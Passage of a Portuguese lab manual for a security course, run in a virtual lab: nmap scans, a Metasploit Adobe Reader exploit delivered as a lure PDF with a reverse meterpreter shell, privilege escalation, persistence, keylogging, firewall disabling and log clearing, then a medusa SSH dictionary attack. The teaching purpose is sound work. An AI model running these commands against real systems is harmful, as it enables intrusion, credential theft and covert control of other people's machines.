

Figura 5. Captura de scan nmap contra a máquina WinServer-G

Note que uma série de pacotes SYN são enviados para diferentes portas do servidor Windows. Por sua vez, o Windows responde com um ACK se a porta estiver aberta, mas o `nmap` não envia um SYN/ACK em resposta a esse pacote — esse é o modo padrão de *scan* do `nmap`, TCP SYN, também conhecido como *half-open scan*.

2. Vamos agora explorar outros modos de funcionamento do `nmap`. Teste os modos: (1) *TCP connect scan*, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a

diferença entre comandos executados, para verificar os conceitos do material teórico.

Recomenda-se a leitura da página de manual do `nmap`, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do `nmap` é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do `nmap` também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em https://nmap.org/book/man-port-scanning-techniques.html .

Respectivamente, os *scans* do tipo *connect*, *NULL*, *FIN* e *Xmas* podem ser realizados com os comandos:

```
# nmap -sT 172.16.1.20
# nmap -sN 172.16.1.20
# nmap -sF 172.16.1.20
# nmap -sX 172.16.1.20
```

3. Outra funcionalidade do `nmap` é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o `tcpdump` e o Wireshark para verificar a troca de pacotes neste processo.

   Primeiro, vamos escanear a máquina *FWGW1-G*, realizando o *OS fingerprinting* (opção `-O`):

```
# nmap -O 172.16.1.1

(...)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

   Detectou-se que o SO da máquina-alvo é um kernel Linux, versões 3.2 a 4.9. Vamos verificar se o `nmap` está correto, logando na máquina *FWGW1-G* e imprimindo a versão do kernel:

```
# hostname
FWGW1-A

# uname -r
4.9.0-8-amd64
```

Perfeito! Vamos partir para o *scan* da máquina *WinServer-G*:

```
# nmap -O 172.16.1.20

(...)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server
2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Vamos verificar se a informação está correta:



Figura 6. Versão do SO na máquina WinServer-G

Bastante próximo — o `nmap` reporta Windows Server 2008 SP1, e o *WinServer-G* é um Windows Server 2008 SP2.

6) Realizando um ataque com o Metasploit

Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o `metasploit` disponível na máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname
KaliLinux-A

# msfconsole

msf > use exploit/windows/fileformat/adobe_cooltype_sing

msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf
FILENAME => boleto.pdf

msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(adobe_cooltype_sing) > set LPORT 4444
LPORT => 4444

msf exploit(adobe_cooltype_sing) > exploit

[*] Creating 'boleto.pdf' file...
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

a. Escolhemos o *exploit* a ser utilizado — no caso, o `adobe_cooltype_sing`.

b. Selecionamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — `windows/meterpreter/reverse_tcp`. O `reverse_tcp` é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.

c. Selecionamos o nome do arquivo — `boleto.pdf` . Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.

d. Selecionamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.

e. Selecionamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.

f. Finalmente, executamos `exploit`. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo `/root/.msf4/local/boleto.pdf`.

3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado — basta copiar o arquivo gerado no passo anterior para a pasta `/var/www/html`, retirar o arquivo `index.html` dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Abra um novo terminal e faça isso:

```
# mv /root/.msf4/local/boleto.pdf /var/www/html/

# mv /var/www/html/index.html /var/www/html/index.html.bak

# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname
KaliLinux-A

# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(handler) > set LPORT 4444
LPORT => 4444

msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL http://172.16.1.30 (ajuste o endereço IP se você pertencer ao grupo B). Você deve ver o PDF disponível para download:



Figura 7. PDF malicioso disponível para download no browser

6. Faça o download do PDF na máquina *WinServer-G* — será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:



Figura 8. Exploit do Adobe Reader com sucesso

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-
08-18 02:27:47 -0400

meterpreter >
```

8. Primeiro, vamos escalar privilégios dentro da máquina-alvo. Se você executar o comando `getuid`, irá notar que o `meterpreter` está executando como o usuário que abriu o PDF

originalmente (provavelmente, o usuário `Administrator`).

```
meterpreter > getuid
Server username: WINSERVER-A\Administrator
```

O Windows possui uma conta com privilégios ainda mais elevados que o `Administrator`, a conta `SYSTEM`. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional — com efeito, uma espécie de "super-root" do SO. Felizmente, o `meterpreter` possui o *script* `getsystem`, que permite a escalada de privilégio de forma automática:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

9. Se o usuário fechar o Adobe Reader ou reiniciar a máquina, a conexão será perdida. Podemos usar o comando `migrate` para alterar o binário em que o `meterpreter` está alojado, de forma que se o usuário fechar o PDF aberto, não perderemos conexão com a máquina. Primeiro, vamos descobrir um processo adequado e então migrar para ele:

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0
 420   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe  456   1040  taskeng.exe       x86   0        NT
AUTHORITY\SYSTEM           C:\Windows\system32\taskeng.exe
 488   476   csrss.exe         x86   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\csrss.exe  532   524   csrss.exe         x86   1        NT
AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe  540   476   wininit.exe
x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 568   524   winlogon.exe      x86   1        NT AUTHORITY\SYSTEM
C:\Windows\system32\winlogon.exe
 616   540   services.exe      x86   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\services.exe
 628   540   lsass.exe         x86   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\lsass.exe  636   540   lsm.exe           x86   0        NT
AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 796   616   svchost.exe       x86   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\svchost.exe
 840   616   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\VBoxService.exe
 892   616   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE
C:\Windows\system32\svchost.exe
```

```
meterpreter > migrate 796
[*] Migrating from 1932 to 796...
[*] Migration completed successfully.
```

10. Em seguida, vamos executar o módulo `persistence` do `meterpreter` — trata-se de um *script* Ruby que irá criar um serviço do `meterpreter` que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-
A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
```

11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo `meterpreter` — sua imaginação é o limite!

Promovendo privilégios	`meterpreter > getuid`
	`meterpreter > use priv`
	`meterpreter > getsystem`
	`meterpreter > getuid`

Levantando informações	`meterpreter > sysinfo`
	`meterpreter > run get_env`
	`meterpreter > run get_application_list`

Desativando firewall	`meterpreter > shell`
	`C:\Windows\System32> netsh firewall set opmode disable`
	`C:\Windows\System32> exit`

Capturando tela	`meterpreter > getpid`
	`meterpreter > ps`
	`meterpreter > use -l`
	`meterpreter > use espia`
	`meterpreter > screenshot`
	`meterpreter > screengrab`

Figura 9. Comandos do meterpreter, parte 1

Ativando keylogger	meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop
Enumerando informações	meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool
Injetando informações nos arquivos de hosts do Windows	meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts
Realizando varredura na rede do alvo	meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO>
Criando usuário	meterpreter > shell C:\Windows\System32> net user marcos changeme /add C:\Windows\System32> net user C:\Windows\System32> exit
Baixando o HD da máquina alvo	meterpreter > download -r c:\\
Enviando arquivo para o alvo	meterpreter > upload /root/tcpdump.exe c:\\windows\\System32 meterpreter > shell meterpreter > tcpdump -w saida.pcap meterpreter > ps meterpreter > kill NUMERO_PROCESSO meterpreter > download c:\\saida.pcap
Apagando rastro	meterpreter > clearev

Figura 10. Comandos do meterpreter, parte 2

7) Realizando um ataque de dicionário com o *medusa*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

1. Vamos realizar um ataque de força bruta ao serviço SSH utilizando o `medusa`. Na máquina *FWGW1-G*, crie um usuário chamado `marcelo` com a senha `123456` e outro chamado `marco` com a senha `abacate`. Depois, ainda na máquina alvo, monitore o arquivo de log `/var/log/auth.log` por tentativas de login.

```
# hostname
FWGW1-A

# useradd -m marcelo ; echo 'marcelo:123456' | chpasswd
# useradd -m marco ; echo 'marco:abacate' | chpasswd

# tail -f -n0 /var/log/auth.log
```

2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.

```
# hostname
KaliLinux-A

# nc 172.16.1.1 22
SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1
```

3. Agora, crie dois arquivos — um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.

```
# pwd
/root

# cat users.txt
root
marcelo
marco
silva

# cat passwords.txt
rnpesr
123456
abacate
framboesa
```

4. Finalmente, use o comando `medusa` para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

```
# medusa -M ssh -m BANNER:SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1 -h 172.16.1.1 -U
users.txt -P passwords.txt | grep 'SUCCESS'
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marcelo Password: 123456 [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marco Password: abacate [SUCCESS]
```

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o `medusa` realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?